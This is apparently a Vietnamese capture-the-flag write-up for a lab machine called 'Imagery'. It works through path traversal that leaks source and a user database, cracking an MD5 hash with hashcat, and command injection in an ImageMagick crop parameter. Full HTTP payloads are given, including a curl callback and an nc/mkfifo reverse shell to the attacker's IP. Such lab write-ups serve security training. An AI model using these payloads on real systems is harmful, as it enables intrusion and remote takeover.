
-May mắn thay, ta có thể xác định được ngay vị trí của mã nguồn mà không cần mò gì nhiều. (Trên file log 1 thư mục)



```
GET /admin/get_system_log?log_identifier=../app.py HTTP/1.1
Host: 10.10.11.88:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.88:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aRINNQ.9iahR_eq78fpl0RdWc8K7ondlJM
If-None-Match: "1762765989.5223289-1166-2828407261"
If-Modified-Since: Mon, 10 Nov 2025 09:13:09 GMT
Connection: keep-alive


```


```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 10 Nov 2025 16:06:41 GMT
Content-Disposition: attachment; filename=app.py
Content-Type: text/plain; charset=utf-8
Content-Length: 1943
Last-Modified: Tue, 05 Aug 2025 15:21:25 GMT
Cache-Control: no-cache
ETag: "1754407285.0-1943-3856534701"
Date: Mon, 10 Nov 2025 16:06:41 GMT
Vary: Cookie
Connection: close

from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc

app_core = Flask(__name__)
app_core.secret_key = os.urandom(24).hex()
app_core.config['SESSION_COOKIE_HTTPONLY'] = False

app_core.register_blueprint(bp_auth)
app_core.register_blueprint(bp_upload)
app_core.register_blueprint(bp_manage)
app_core.register_blueprint(bp_edit)
app_core.register_blueprint(bp_admin)
app_core.register_blueprint(bp_misc)

@app_core.route('/')
```

-Ta tải hết các file .py mà ta có thể tìm thấy và luận ra được từ `app.py` và xem chúng. Từ file `config.py` ta biết thêm được là có tồn tại file `db.json`.



```python
import os
import ipaddress

DATA_STORE_PATH = 'db.json'
UPLOAD_FOLDER = 'uploads'
SYSTEM_LOG_FOLDER = 'system_logs'

os.makedirs(UPLOAD_FOLDER, exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'converted'), exist_ok=True)
os.makedirs(os.path.join(UPLOAD_FOLDER, 'admin', 'transformed'), exist_ok=True)
os.makedirs(SYSTEM_LOG_FOLDER, exist_ok=True)
```

-Ta thử tải về và thành công. Từ đó ta có được 2 mã hash của `testuser` và `admin` .




```
GET /admin/get_system_log?log_identifier=../db.json HTTP/1.1
Host: 10.10.11.88:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJw9jbE0gzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-0oqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o
1Jv8aPeQxhq2L_rkHBT02irU6ccaVydB9b4LoBKrMv2w.aRINNQ.9iahR_eq78fpl0RdWc8K7ondlJM
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 10 Nov 2025 16:41:02 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 975
Last-Modified: Mon, 10 Nov 2025 16:40:09 GMT
Cache-Control: no-cache
ETag: "1762792809.012425-975-4065660163"
Date: Mon, 10 Nov 2025 16:41:02 GMT
Vary: Cookie
Connection: close

{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
```

```
{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ],
    "images": [],
    "image_collections": [
        {
            "name": "My Images"
        },
        {
            "name": "Unsorted"
        },
        {
            "name": "Converted"
        },
        {
            "name": "Transformed"
        }
    ],
    "bug_reports": []
}
```

-Ta thử crack mã hash của `testuser` trước, và ta có ngay mật khẩu. Tuy nhiên thì câu chuyện lại không xuân sẻ đến thế khi crack mật khẩu của `admin`.


```
hashcat -m 0 -a 0 testuser_hash.txt /usr/share/wordlists/rockyou.txt
```



```
2c65c8d7bfbca32a3ed42596192384f6:iambatman

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 2c65c8d7bfbca32a3ed42596192384f6
Time.Started.....: Mon Nov 10 11:47:59 2025 (1 sec)
Time.Estimated...: Mon Nov 10 11:48:00 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   904.0 kH/s (1.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 245760/14344385 (1.71%)
Rejected.........: 0/245760 (0.00%)
Restore.Point....: 237568/14344385 (1.66%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: niceshot -> dolphins99
Hardware.Mon.#01.: Util: 15%

Started: Mon Nov 10 11:47:56 2025
Stopped: Mon Nov 10 11:48:01 2025
```


⇒ `iambatman`

-Khi tương tác sử dụng người dùng `testuser` , ta biết được là người dùng đó có quyền sử dụng các API thay đổi ảnh mà người dùng thường không làm được, những API này có dùng `imageMagick` để làm thế.



```
@bp_edit.route('/convert_image', methods=['POST'])
def convert_image():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    if 'username' not in session:
        return jsonify({'success': False, 'message': 'Unauthorized. Please log in.'}), 401
    request_payload = request.get_json()
    image_id = request_payload.get('imageId')
    target_format = request_payload.get('targetFormat')
    if not image_id or not target_format:
        return jsonify({'success': False, 'message': 'Image ID and target format are required.'}), 400
    if target_format.lower() not in ALLOWED_MEDIA_EXTENSIONS:
        return jsonify({'success': False, 'message': 'Target format not allowed.'}), 400
    application_data = _load_data()
    original_image = next((img for img in application_data['images'] if img['id'] == image_id and img['uploadedBy'] ==
    if not original_image:
        return jsonify({'success': False, 'message': 'Image not found or unauthorized to convert.'}), 404
    original_filepath = os.path.join(UPLOAD_FOLDER, original_image['filename'])
    if not os.path.exists(original_filepath):
        return jsonify({'success': False, 'message': 'Original image file not found on server.'}), 404
    current_ext = original_image['filename'].rsplit('.', 1)[1].lower()
    if target_format.lower() == current_ext:
        return jsonify({'success': False, 'message': f'Image is already in {target_format.upper()} format.'}), 400
    try:
        unique_output_filename = f"converted_{uuid.uuid4()}.{target_format.lower()}"
        output_filename_in_db = os.path.join('admin', 'converted', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        command = [IMAGEMAGICK_CONVERT_PATH, original_filepath, output_filepath]
        subprocess.run(command, capture_output=True, text=True, check=True)
        new_file_md5 = _calculate_file_md5(output_filepath)
```


-Tại file config, ta thấy được đường dẫn của file nhị phân mà họ sử dụng để chuyển đổi, ta lợi dụng lỗ hổng để lấy file đó về máy.



```
AWS_METADATA_IP = ipaddress.ip_address('169.254.169.254')
IMAGEMAGICK_CONVERT_PATH = '/usr/bin/convert'
EXIFTOOL_PATH = '/usr/bin/exiftool'
```

-Sau khi kiểm tra, ta biết được phiên bản `imageMagick` mà họ đang sử dụng là `6.9.13.12`
.

```
strings ./convert | grep -i "imagemagick"
```




```
┌──(lol㉿kali)-[~/Desktop/Imagery/file_from_machine]
└─$ strings ./convert | grep -i "imagemagick"
{"type":"deb","os":"ubuntu","name":"imagemagick","version":"8:6.9.13.12+dfsg1-1","architecture":"amd64"}
/usr/lib/debug/.dwz/x86_64-linux-gnu/imagemagick-6.q16.debug
```


-Phiên bản này thì có tồn tại 1 lỗ hổng bảo mật nghiêm trọng cho phép khai thác `RCE` , cụ thể là `CVE-2016-3714` . Tham khảo tại đây.

```
1. CVE-2016-3714 - Insufficient shell characters filtering leads to
(potentially remote) code execution

Insufficient filtering for filename passed to delegate's command allows
remote code execution during conversion of several file formats.

ImageMagick allows to process files with external libraries. This
feature is called 'delegate'. It is implemented as a system() with
command string ('command') from the config file delegates.xml with
actual value for different params (input/output filenames etc). Due to
insufficient %M param filtering it is possible to conduct shell command
injection. One of the default delegate's command is used to handle https
requests:
"wget" -q -O "%o" "https:%M"
where %M is the actual link from the input. It is possible to pass the
value like `https://example.com"|ls "-la` and execute unexpected 'ls
-la'. (wget or curl should be installed)

$ convert 'https://example.com"|ls "-la' out.png
total 32
drwxr-xr-x 6 user group 204 Apr 29 23:08 .
drwxr-xr-x+ 232 user group 7888 Apr 30 10:37 ..
...
```

-Tuy nhiên thì rõ ràng là trang đã có cơ chế phòng vệ trước lỗ hổng này với hàm `secure_filename` , tuy nhiên khi ta nhìn qua API `apply_visual_transform` , ta nhận ra rằng là các tham số không nhất thiết phải nhận giá trị số. Từ đó cho phép ta khai thác `RCE`.



```
unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
if transform_type == 'crop':
    x = str(params.get('x'))
    y = str(params.get('y'))
    width = str(params.get('width'))
    height = str(params.get('height'))
    command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
    subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
```



```
POST /apply_visual_transform HTTP/1.1
Host: 10.10.11.88:8000
Content-Length: 154
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://10.10.11.88:8000
Referer: http://10.10.11.88:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-T
du5nGalioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aRgwwg.peih0ubSCXUG0_coAarePfrHNdU
Connection: keep-alive

{
    "imageId":"94d18994-41f2-4d4a-b968-da6f01c14380",
    "transformType":"crop",
    "params":{
        "x":0,
        "y":"0; curl http://10.10.15.163:9999/;",
        "width":65,
        "height":89
    }
}
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 15 Nov 2025 09:04:04 GMT
Content-Type: application/json
Content-Length: 630
Vary: Cookie
Connection: close

{
    "message":
    "Image transformation failed: convert:  `65x89+0+0' @ error/convert.c/ConvertImageCommand/3231.\n  % T
    otal    % Received % Xferd  Average Speed   Time    Time     Time  Current\n
           Dload  Upload   Total   Spent    Left  Speed\n\n  0     0    0     0    0     0      0      0 -
    -:--:-- --:--:-- --:--:--     0\n  0  2180    0     0    0     0      0      0 --:--:-- --:--:-- --:--
    :--     0\n100  2180  100  2180    0     0   3713      0 --:--:-- --:--:-- --:--:--  3713\n/bin/sh: 1:
     uploads/admin/transformed/transformed_7d6ed9a4-6513-4d11-960a-579017e78cc5.jpg: not found",
    "success":false
}
```


II. Exploitation.

-Tại máy tấn công, ta dựng sẵn 1 cổng nghe.

```
nc -lnvp cổng_ảo
```


-Tại Burp `Repeater`, ta nhét payload lấy reverse shell vào và gửi yêu cầu.

```
0;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc địa_chỉ_ip_máy_tấn_công cổng_ảo >/tmp/f;
```



```
POST /apply_visual_transform HTTP/1.1
Host: 10.10.11.88:8000
Content-Length: 197
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://10.10.11.88:8000
Referer: http://10.10.11.88:8000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-T
du5nGalioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aRgwwg.peih0ubSCXUG0_coAarePfrHNdU
Connection: keep-alive

{
	"imageId":"94d18994-41f2-4d4a-b968-da6f01c14380",
	"transformType":"crop",
	"params":{
		"x":0,
		"y":"0;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.163 9000 >/tmp/f;",
		"width":65,
		"height":89
	}
}
```


-Ta có được 1 shell.



```
